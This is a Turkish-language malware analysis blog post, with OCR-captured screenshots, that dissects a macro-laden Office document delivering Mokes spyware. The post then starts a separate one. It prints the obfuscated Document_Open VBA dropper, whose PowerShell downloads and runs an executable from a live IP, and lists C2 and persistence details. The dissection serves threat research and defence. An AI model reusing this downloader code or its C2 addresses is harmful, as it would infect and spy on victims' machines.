
Windows (CR LF)

ANSI

INS

```
root@remnux: /home/remnux/Desktop/malware
File Edit Tabs Help
root@remnux:/home/remnux/Desktop/malware# oledump.py editdata.mso
 1:      513 'PROJECT'
 2:      41 'PROJECTwm'
 3: M    18168 'VBA/ThisDocument'
 4:      4742 'VBA/_VBA_PROJECT'
 5:      776 'VBA/dir'
root@remnux:/home/remnux/Desktop/malware# oledump.py -s 3 -v editdata.mso > editdata.txt
root@remnux:/home/remnux/Desktop/malware#
```

```
editdata.txt - SciTE
File Edit Search View Tools Options Language Buffers Help
1 editdata.txt
tehkjdgjas(0) = "q"
tehkjdgjas(1) = "j"
qhaddAll = "://'$hKJGksd='Net.';$oqwehd='Web"
tehkjdgjas(2) = "l"
tehkjdgjas(3) = "Y"
quwehhnnnd = asuidk + jahdk + uqhnxx + gyisdl + qhaddAll
tehkjdgjas(4) = "P"
tehkjdgjas(5) = "o"
tehkjdgjas(6) = "a"
tehkjdgjas(7) = "T"
iqwhdnnc = "Client';(New-Obje"
tehkjdgjas(8) = "m"
tehkjdgjas(9) = "N"
tehkjdgjas(10) = "h"
tehkjdgjas(11) = "B"
tehkjdgjas(12) = "b"
tehkjdgjas(13) = "Q"
tehkjdgjas(14) = "O"
tehkjdgjas(15) = "M"
tehkjdgjas(16) = "n"
tehkjdgjas(17) = "g"
tehkjdgjas(18) = "k"
uagsnkasd = "ct($hKJGksd+$oqwehd)).('Do'+'wnl"
tehkjdgjas(19) = "d"
tehkjdgjas(20) = "S"
tehkjdgjas(21) = "A"
tehkjdgjas(22) = "r"
tehkjdgjas(23) = "E"
tehkjdgjas(24) = "c"
tehkjdgjas(25) = "J"
tehkjdgjas(26) = "t"
hdnklasld = "oadf'+file').invoke('htt'+$jok+'45."
tehkjdgjas(27) = "R"
```



```

1 editdata.txt *
Private Sub document_open()
Dim X As Integer, I As Integer, tehkjdgesch(51) As String, iuytfdcas(31) As String,  
 bvdfff(9) As String
Dim oiuytfcx As String, iuytgfffff As Boolean, Count As Long, T As Long
asuidk = "cm"
jahdk = "d /c powers"
uqhnnnx = "hell -c $yHHSad=$(env:temp"
gyisdl = "+\teds.exe);$jok='p"
qhdamn = "://'$;shKJGksd='Net.';$oqwehd='Web"
qwuehhdnnnd = asuidk + jahdk + uqhnnnx + gyisdl + qhdamn
iqwhdnnc = "Client";(New-Obje"
uagsnkasd = "ct($hKJGksd+$oqwehd).('Do'+'wnl"
hdnklasld = "oadf'+ile').invoke('htt'+$jok+clear
'45."
ashdnkln = "63.22.17/image2"
ansjnasld = "7.ico";$yHHSad);Invoke-Item($yHHSad)"
Shell qwuehhdnnnd + iqwhdnnc + uagsnkasd + hdnklasld + ashdnkln + ansjnasld, 0
End Sub


>Password Generation and recovery protocol, for FDF Databases'
'(c) 2011 FDF Holdings corp'
'written by Jesse Fender, all rights reserved'
'To be used by FDF Software only!'

'-----
'| Data Password Generator and Recovery, Recovery may not work at
'| first but will be implemented later on in Time...
'-----'

Friend Function hgfdcc(dfVJBsd As Integer) As String
'-----

```

APT odaklı siber saldırılarında sıkılıkla rastladığımız gibi teds.exe dosyasının da çalıntı olduğunu düşündüğüm bir firmaya ait olan dijital sertifika imzalanmış olması, art niyetli kişilerin uygulama kontrolü (application control) yapan yazılımları atlatmak amacıyla bu yöntemle başvurmuş oldukları açıkça ortaya koyuyordu. teds.exe dosyasını VirusTotal sitesine yüklettığınızda ise bu defa 2 antivirüs yazılımının bu dosayı zararlı yazılım olarak tespit ettiğini görebiliyorsunuz.



Google

All
Images
Videos
Shopping
News
More
Settings
Tools

About 120,000 results (0.99 seconds)

No results found for "IIC agera lab".

Results for **IIC agera lab** (without quotes):

Agera

www.ageralabs.com/ ▾

Leading distributor of wholesale skincare and clinical skincare to dermatologists, plastic surgeons and spas. Chemical Peels, Extreme Anti-Aging and Acne ...

Agera Laboratories Inc.: Private Company Information - Businessweek

www.bloomberg.com/research/stocks/private/snapshot.asp?prvcapld=28692809 ▾

Agera Laboratories Inc. company research & investing information. ... Company Overview of Agera Laboratories Inc. ... 4Life Research, LLC, United States ...

https://www.virustotal.com/en/file/bc2a840f254144c777f2db556123f1a7d81434618c4c33bbf7fbe1f0e4c72b8c/analysis/1481387611/

Community
Statistics
Documentation
FAQ
About
English
Join our community
Sign in

virustotal

SHA256: bc2a840f254144c777f2db556123f1a7d81434618c4c33bbf7fbe1f0e4c72b8c

File name: teds.exe

Detection ratio: 2 / 56


Analysis date: 2016-12-10 16:33:31 UTC (0 minutes ago)



Analysis
File detail
Additional information
Comments
Votes

Antivirus	Result	Update
Invincea	virus.win32.parite.b	20161202
Symantec	Heur.AdvML.B	20161210
ALYac	✓	20161210
AVG	✓	20161210
AVware	✓	20161210
Ad-Aware	✓	20161210

UPX ile paketlenmiş olan teds.exe çalıştırıldıkten sonra kendisini %APPDATA% klasörüne Adobe, Mozilla/Firefox, Google/Chrome, Dropbox, Skype, Hewlett-Packard klasörlerinden birine mozillacache.exe, nacl32.exe, hpprint.exe, hpscan.exe skypehelper.exe, dropboxhelper.exe, acrobroker.exe, adı altında kopyalayıp ardından çalıştırmaktadır. Çalıştırılır çalıştırılmaz ise yaptığı ilk iş, IP lokasyonu Fransa'yı işaret eden <http://91.121.120.198/v1> adresine istekte bulunarak kalpatış (heartbeat) mesajı iletmektedir.



IDA - nacl32.idb (nacl32.exe) C:\Users\Mert\AppData\Roaming\Google\Chrome\nacl32.idb

File Edit Jump Search View Debugger Options Windows Help

Local Win32 debugger

Library function Data Regular function Unexplored Instruction External symbol

Functions window

Function name	Segr	Address	Length	Type	String
f_nullsub_1	.text	\$.rdata:00D9B0B0	0000000E	unic...	ns.exe
f_sub_401170	.text	\$.rdata:00D9B0D0	00000016	unic...	/keys/bot
f_start	.text	\$.rdata:00D9B110	0000001A	unic...	kernel32.dll
f_sub_401500	.text	\$.rdata:00D9B150	00000024	unic...	Microsoft/Windows
f_sub_401600	.text	\$.rdata:00D9B1F4	00000006	unic...	/Y
f_sub_401630	.text	\$.rdata:00D9B20C	0000000A	unic...	copy
f_sub_4016D0	.text	\$.rdata:00D9B228	00000006	unic...	/C
f_sub_401710	.text	\$.rdata:00D9B250	00000010	unic...	cmd.exe
f_sub_4017E0	.text	\$.rdata:00D9B270	0000000A	unic...	:tmp
f_sub_401A80	.text	\$.rdata:00D9B290	00000010	unic...	avp.exe
f_sub_401B60	.text	\$.rdata:00D9B2B0	0000001A	unic...	explorer.exe
f_sub_401B70	.text	\$.rdata:00D9B2F0	0000001C	unic...	dwservice.exe
f_sub_401B80	.text	\$.rdata:00D9B330	0000001A	unic...	dwengine.exe
f_sub_401B90	.text	\$.rdata:00D9B35C	0000000A	unic...	.exe
f_sub_401BB0	.text	\$.rdata:00D9B390	00000020	unic...	Hewlett-Packard
f_sub_401C00	.text	\$.rdata:00D9B3D0	00000020	unic...	Hewlett-Packard
f_sub_401CB0	.text	\$.rdata:00D9B400	0000000C	unic...	Adobe
f_sub_401CC0	.text	\$.rdata:00D9B430	00000010	unic...	Mozilla
f_sub_401D60	.text	\$.rdata:00D9B450	0000000E	unic...	Google
f_sub_401DD0	.text	\$.rdata:00D9B470	00000010	unic...	Dropbox
f_sub_401EC0	.text	\$.rdata:00D9B490	0000000C	unic...	Skype
f_sub_401F10	.text	\$.rdata:00D9B4B0	00000008	unic...	Run

Line 6 of 26633 Line 1 of 6918

Output window

```
IDAPython v1.7.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>
Command "MakeAscii" Failed
Command "MakeAscii" Failed
Command "MakeAscii" failed
```



Python

AU: idle Down Disk: 5GB

WHOIS IP Lookup Tool | https://www.ultratools.com/tools/ipWhoisLookupResult

```
% This is the WHOIS database query interface.
% The objects are in RPSL Format.
%
% The RPSL Database is subject to Terms and Conditions.
% See http://www.ripe.net/db/support/db-terms-conditions.pdf
%
% Note: this output has been filtered.
%       To receive output for a database update, use the "-B" flag.
%
% Information related to '91.121.64.0 - 91.121.127.255'
%
% Abuse contact for '91.121.64.0 - 91.121.127.255' is 'abuse@ovh.net'
inetnum:      91.121.64.0 - 91.121.127.255
netname:      OVH
descr:        OVH SAS
descr:        Dedicated Servers
descr:        http://www.ovh.com
country:      FR
admin-c:      OK217-RIPE
tech-c:       OTC-RIPE
status:       ASSIGNED PA
mnt-by:       OVH-NET
created:     2008-03-10T13:45:32Z
last-modified: 2008-03-10T13:45:32Z
source:       RIPE
source:       RIPE # Filtered
role:          OVH Technical Contact
address:      OVH SAS
address:      2 rue Kellermann
address:      59100 Roubaix
address:      France
addr-c:       OVH-RIPE
tech-c:       OVH-RIPE
tech-c:       SL10162-RIPE
tech-c:       OTC2-RIPE
abuse-mailbox: abuse@ovh.net
netw-by:      OVH-NET
created:     2004-01-28T10:42:29Z
last-modified: 2014-09-05T10:47:15Z
source:       RIPE # Filtered
person:       Octave Kloba
address:      OVH SAS
address:      2 rue Kellermann
address:      59100 Roubaix
address:      France
phone:        +33 9 74 53 13 23
nic-hdl:      OK217-RIPE
abuse-mailbox: abuse@ovh.net
netw-by:      OVH-NET
created:     1970-01-01T00:00:00Z
last-modified: 2010-10-05T08:51:16Z
source:       RIPE # Filtered
%
% Information related to '91.121.0.0/164516276'
route:        91.121.0.0/16
descr:        OVH ISP
descr:        Paris, France
origin:       AS16276
netw-by:      OVH-NET
Created:     2007-10-16T17:33:02Z
last-modified: 2007-10-16T17:33:02Z
source:       RIPE # Filtered
%
% This output was generated by the ATDB Database Query Engine, version 1.82 (10/2011)
```

Zararlı yazılımda yer alan karakter dizileri (strings) üzerinde araştırma yapmaya devam ettiğinizde çok geçmeden bu zararlı yazılımın 2016 yılının başında Kaspersky tarafından keşfedilen, Linux, Windows, macOS işletim sistemlerini hedef alan [Mokes](#) isimli ses, görüntü ve tuş kaydı yapabilen casus bir yazılım olduğunu anlayabiliyorsunuz.



Sadece gelecek olursak, Kaspersky vb. güvenlik şirketlerinin tehdit raporlarında okuduğunuz ve okurken “Vay canına adamlar neler yapmışlar, nasıl yapmışlar...” dediğiniz o APT grupları, siz o raporları okurken aslında sizin ve kurumunuzu hedef alabilir. Bu gruplarla mücadele edebilme adına güvenlik teknolojileri, eğitim ve insan kaynağı yatırımlarınızı bir sonraki yıla ötelemeden önce tekrar, tekrar düşünmekte fayda olacaktır.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Bu yazı ayrıca [Pi Hediymen Var #10](#) oyununun çözüm yolunu da içermektedir.

The post [Bir APT Girişimi](#) appeared first on [Siber Güvenlik Günü](#).

Casus Telefon

By Mert SARICA on March 1st, 2017

Ofansif güvenliğe olan merakımın zirve yaptığı lise yıllarımın başında (1998 yılı) oldukça şanslı bir sınıftaydım çünkü etrafımda Fenerbahçe mi yoksa Galatasaray mı büyük yerine [Windows NT 4.0](#) mı yoksa Linux mü daha güvenli tartışmaları yapan sınıf arkadaşım vardı. O gün [Windows NT](#)'yi savunan arkadaşım akşam Linux kullanan arkadaşların siber saldırısına karşı sistemini ayakta tutmaya çalışır ve bunun üzerine bir sonraki gün sınıfta tatlı atışmalar olurdu.


